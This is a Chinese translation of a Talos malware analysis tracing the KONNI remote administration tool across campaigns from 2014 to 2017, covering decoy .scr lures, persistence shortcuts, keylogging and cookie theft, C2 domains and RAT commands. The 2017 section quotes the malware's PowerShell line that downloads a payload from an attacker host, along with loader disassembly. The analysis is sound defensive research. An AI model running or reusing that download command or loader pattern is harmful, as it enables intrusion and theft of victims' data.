2017 年 5 月 3 日，星期三

# KONNI：隐匿多年的恶意软件

作者：Paul Rascagneres。

## 执行摘要

Talos 发现了一个未知远程管理工具，我们认为它已使用超过 3 年之久。在此期间，它成功避开了安全社区的审查。操作者可以利用这款恶意软件的最新版本窃取文件、记录按键、执行屏幕截图操作，以及在受感染主机上执行任意代码。Talos 将这款恶意软件命名为 KONNI。

在过去 3 年发现的多起攻击活动中，攻击者使用了邮件附件作为初始感染媒介。然后，他们使用其他社交工程手段提示攻击目标打开 .scr 文件，并向用户显示诱饵文档，最后在受害者的设备上执行该恶意软件。通过分析样本，我们得知该恶意软件的基础设施由一个免费的 Web 托管服务提供商 000webhost 进行托管。这款恶意软件已随时间推移发生演变。在本文中，我们将对它的演变情况进行分析：

- 最初，该恶意软件只是一种信息窃取程序，没有远程管理功能
- 它从单文件恶意软件变为双文件恶意软件（一个可执行文件和一个动态库）
- 随着时间推移，该恶意软件支持的功能越来越多
- 诱饵文档变得越来越高深
- 不同版本都包含从之前版本复制/粘贴的代码。而且，新版本可以搜索之前版本生成的文件。（这意味着，攻击者已针对相同攻击目标多次使用该恶意软件）

我们将通过 4 个攻击活动说明它的演变情况：一个发生在 2014 年、一个在 2016 年，最后两个在 2017 年。根据后两个攻击活动的诱饵文档可知，攻击目标为公共组织。两个文档都包含官方组织（例如联合国、联合国儿童基金会，以及与朝鲜有关的大使馆）成员的邮件地址、电话号码和联系方式。

## 3 年里发生的攻击活动

### 2014 年攻击活动：FATAL BEAUTY


在这场攻击活动中，植入程序文件名为 beauty.scr。根据两个二进制文件的编译日期可知，此活动发生于 2014 年 9 月。植入程序执行后，两个文件即被植入目标系统：一个是诱饵文件（一张图片），另一个是伪造的 svchost.exe 二进制文件。两个文件都存储在 "C:\Windows" 中。图片内容是缅甸的一座寺庙：

伪造的 svchost 二进制文件是 KONNI 恶意软件。恶意软件的第一项任务是生成 ID 来标识受感染系统的身份。此 ID 根据注册表中的系统安装日期 (HKLM\Software\Microsoft\Windows NT\CurrentVersion\InstallDate) 生成。恶意软件的第二项任务是对 CC 进行 ping 操作并获得命令。恶意软件包括 2 个域：

- phpschboy[.]prohosts[.]org
- jams481[.]site[.]bz


```
22ed8 phpschboy.prohosts.org
22ef0 jams481.site.bz
```

开发者使用了 Microsoft Winsocks API 处理网络连接。出人意料的是，这并不是进行 HTTP 连接最简单或最高效的技术选择。我们分析的恶意软件样本仅连接到一个 URI：<c2-domain>/login.php。




该版本的 KONNI 不是为了在受感染系统上执行代码。其目的是仅执行一次并窃取受感染系统上的数据，以下是它的主要功能：

- 键盘记录器
- 剪贴板窃取程序
- Firefox 配置文件和 Cookie 窃取程序
- Chrome 配置文件和 Cookie 窃取程序
- Opera 配置文件和 Cookie 窃取程序




恶意软件内部使用多个临时文件：

- spadmgr.ocx
- screentmp.tmp（键盘记录器的日志文件）
- solhelp.ocx
- sultry.ocx


## 2016 年攻击活动：“HOW CAN NORTH KOREAN HYDROGEN BOMB WIPE OUT MANHATTAN.SCR”

该 .scr 文件的名称直接指向 2016 年 3 月朝鲜和美国之间的紧张关系：更多信息。根据二进制文件的编译日期可知，此攻击活动发生于同一时间。值得注意的情况是：植入的库于 2014 年编译，出现在我们的遥测设备中却是在 2015 年 8 月。这表明，此库可能已被用于其他攻击活动。

.scr 文件包含 2 个 Office 文档。第一个是英语文档，第二个是俄语文档。在样本中，只有英语版本可向用户显示（在样本中进行硬编码）：



该样本未使用俄语文档，我们假设恶意软件的制作者忘了删除包含俄语诱饵文档的资源：




恶意软件制作者改变了恶意软件架构，此版本分为两个二进制文件：

- conhote.dll
- winnit.exe

另一个区别是植入文件的目录，这里不再是 C:\Windows，而成了当前用户的本地设置目录 (%USERPROFILE%\Local Settings\winnit\winnit.exe)。由于这种修改，非管理员帐户也可以执行该恶意软件。.dll 文件由 .exe 文件执行。此版本创建了一个快捷方式，用以在下面的路径中启动 winnit.exe：%USERPROFILE%\Start Menu\Programs\Startup\Anti virus service.lnk。如您所见，攻击者通过使用名称 "Anti virus service.lnk"，千方百计地将其服务伪装成合法的杀毒服务。当然这种伎俩不难破解，但如果仅从名称判断，通常足以导致用户忽略恶意内容。

在之前的版本中，受感染系统的 ID 正是使用这种方法生成的。但 C2 有所不同，本次分析的版本只包含一个域：

- dowhelsitjs[.]netau[.]net

在此版本中，开发者使用了不同的 API：Wininet API，这对于 Web 请求而言更有效。而且，C2 基础设施也发生演变，通过 Web 托管可以使用更多 .php 文件：

- <c2-domain>/login.php（用于注册受感染的设备）
- <c2-domain>/upload.php（用于在 C2 中上传文件）
- <c2-domain>/download.php（用于从 C2 中下载文件）

```
3678c http://%s/download.php?file=%s_comman
36800 POST http://%s/login.php HTTP/1.1
368e0 /login.php
36944 /upload.php
```

此版本包含旧版本中提到的窃取程序功能，另外还有远程管理工具功能（例如文件上传/下载和任意命令执行）。该库仅用于执行键盘记录和剪贴板窃取。实际上，恶意软件制作者将这一部分代码从恶意软件的核心移动到了库中。值得注意的是，恶意软件会查找使用之前版本的 KONNI 创建的文件名。这意味着，该恶意软件与之前版本将同一对象作为攻击目标，旨在通过相互配合发起攻击。


恶意软件内部使用以下文件：

- solhelp.ocx
- sultry.ocx
- helpsol.ocx
- psltre.ocx
- screentmp.tmp（键盘记录器的日志文件）
- spadmgr.ocx
- apsmgrd.ocx
- wpg.db

## 2017 年攻击活动

**PYONGYANG DIRECTORY GROUP EMAIL APRIL 2017**
**RC_OFFICE_COORDINATION_ASSOCIATE.SCR**

恶意软件制作者在这场攻击活动中使用了以下名称：Pyongyang Directory Group email April 2017 RC_Office_Coordination_Associate.scr。感染后显示的诱饵文档是一个 Office 文档，包含官方组织（例如联合国、联合国儿童基金会、与朝鲜有关的大使馆）成员的邮件地址、电话号码和联系方式。





.scr 文件植入两个文件：一个可执行文件和一个库。与之前版本一样，此版本通过一个 Windows 快捷方式（在此例中为 adobe distillist.lnk）来持续感染系统。但与之前版本不同的是，开发者将恶意软件的核心移动到了库中。可执行文件执行以下任务：

- 如果是 64 位版本的 Windows 系统，它会通过 powershell 脚本下载并执行特定的 64 位版本恶意软件：

```
powershell Invoke-Expression (New-Object System.Net.WebClient).DownloadFile("""http://checkmail
.phpnet.us/upload/download.php?file=64sym.exe""", """%appdata%\winload.exe""")
```

- 加载植入的库



```
push    edi
push    104h            ; nSize
lea     edx, [ebp+Filename]
push    edx             ; lpFilename
push    eax             ; hModule
call    ds:GetModuleFileNameA
lea     eax, [ebp+Filename]
push    eax             ; pszPath
call    ds:PathStripPathA
push    offset pszExt   ; ".dll"
lea     ecx, [ebp+Filename]
push    ecx             ; pszPath
call    ds:PathRenameExtensionA
lea     edx, [ebp+Filename]
push    edx             ; lpLibFileName
call    ds:LoadLibraryA
mov     edi, ds:Sleep
mov     esi, 0Ah
```

此库包含与以前版本和新版本相同的功能。这一版本的 KONNI 最为精深，编码更为精细。恶意软件配置包含一个命令和控制：

- pactchfilepacks[.]net23[.]net

提供了新的 URI：

- <c2-domain>/uploadtm.php

该 URI 与在此版本中实施的新功能搭配使用：通过此 URL，恶意软件能够执行屏幕截图操作（借助 GDI API）并上传截图。恶意软件会检查是否可以在系统中使用之前版本的 KONNI 所使用的文件。以下是 RAT 内部使用的文件的完整列表：


- error.tmp（键盘记录器的日志文件）
- tedsul.ocx
- helpsol.ocx
- trepsl.ocx
- psltred.ocx
- solhelp.ocx
- sulted.ocx

指令的处理也得到改进。以下是受感染设备可被指示执行的 7 种操作：

- 删除特定文件；
- 根据文件名上传特定文件；
- 根据完整的路径名上传特定文件；


- 创建屏幕截图并将其上传到 C2；
- 获取系统信息；
- 从互联网下载文件；
- 执行命令；

下图显示的是决策树：



